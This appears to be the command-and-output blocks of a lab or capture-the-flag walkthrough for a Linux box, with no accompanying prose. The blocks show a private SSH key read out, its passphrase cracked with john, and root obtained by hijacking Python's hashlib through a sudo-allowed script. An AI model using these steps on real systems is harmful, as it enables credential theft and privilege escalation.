
```
www-data@Bridgenton:/var/www/html$ LFILE=/home/james/.ssh/id_rsa
www-data@Bridgenton:/var/www/html$ /usr/bin/base64 "$LFILE" | base64 --decode
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABALGSD+7G
VAgvhq1BAfYGyxAAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQC0iftAUEoD
QuKzq2LP3oMC+WZJdnKEhwEb23pMUboabNinhJqT5s4yh/9U/Icazmk4ucBuaEWaX+dPnG
sB6VYIccQHlJPgXWqSuTNcLHOT+N8ImnN9MTNmZnbnXbtpIWVp7UIw1Efm7aDpmj/wccDb
```



```
❯ ssh2john id_rsa > pass.txt
❯ ls
Academia   Documents   id_rsa     Music              pass.txt   pspy     Video
Desktop    Downloads   Machines   nuclei-templates   Pictures   Public   Work
❯ cat pass.txt
❯ john pass.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bowwow           (id_rsa)
1g 0:00:00:10 DONE (2025-01-09 00:39) 0.09487g/s 30.36p/s 30.36c/s 30.36C/s angelo..10
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
❯ ssh -i id_rsa james@192.168.137.10
james@192.168.137.10's password:
Linux Bridgenton 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x8

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Apr  2 10:32:50 2024 from 192.168.1.41
james@Bridgenton:~$
```



```python
import os
os.system("chmod u=s /bin/bash")
```



```
james@Bridgenton:/opt$ ls
example.py
james@Bridgenton:/opt$ cat example.py
import hashlib

if __name__ == '__main__':


        cadena = "Hola esta es mi cadena"


        print(hashlib.md5(cadena.encode()).hexdigest())
james@Bridgenton:/opt$ nano hashlib.py
james@Bridgenton:/opt$ sudo -l
Matching Defaults entries for james on Bridgenton:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User james may run the following commands on Bridgenton:
    (root) NOPASSWD: /usr/bin/python3 /opt/example.py
james@Bridgenton:/opt$ sudo /usr/bin/python3 /opt/example.py
Traceback (most recent call last):
  File "/opt/example.py", line 9, in <module>
    print(hashlib.md5(cadena.encode()).hexdigest())
          ^^^^^^^^^^^
AttributeError: module 'hashlib' has no attribute 'md5'
james@Bridgenton:/opt$ ls -l /bin/bash
---Sr-xr-x 1 root root 1265648 Apr 23  2023 /bin/bash
james@Bridgenton:/opt$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2#
```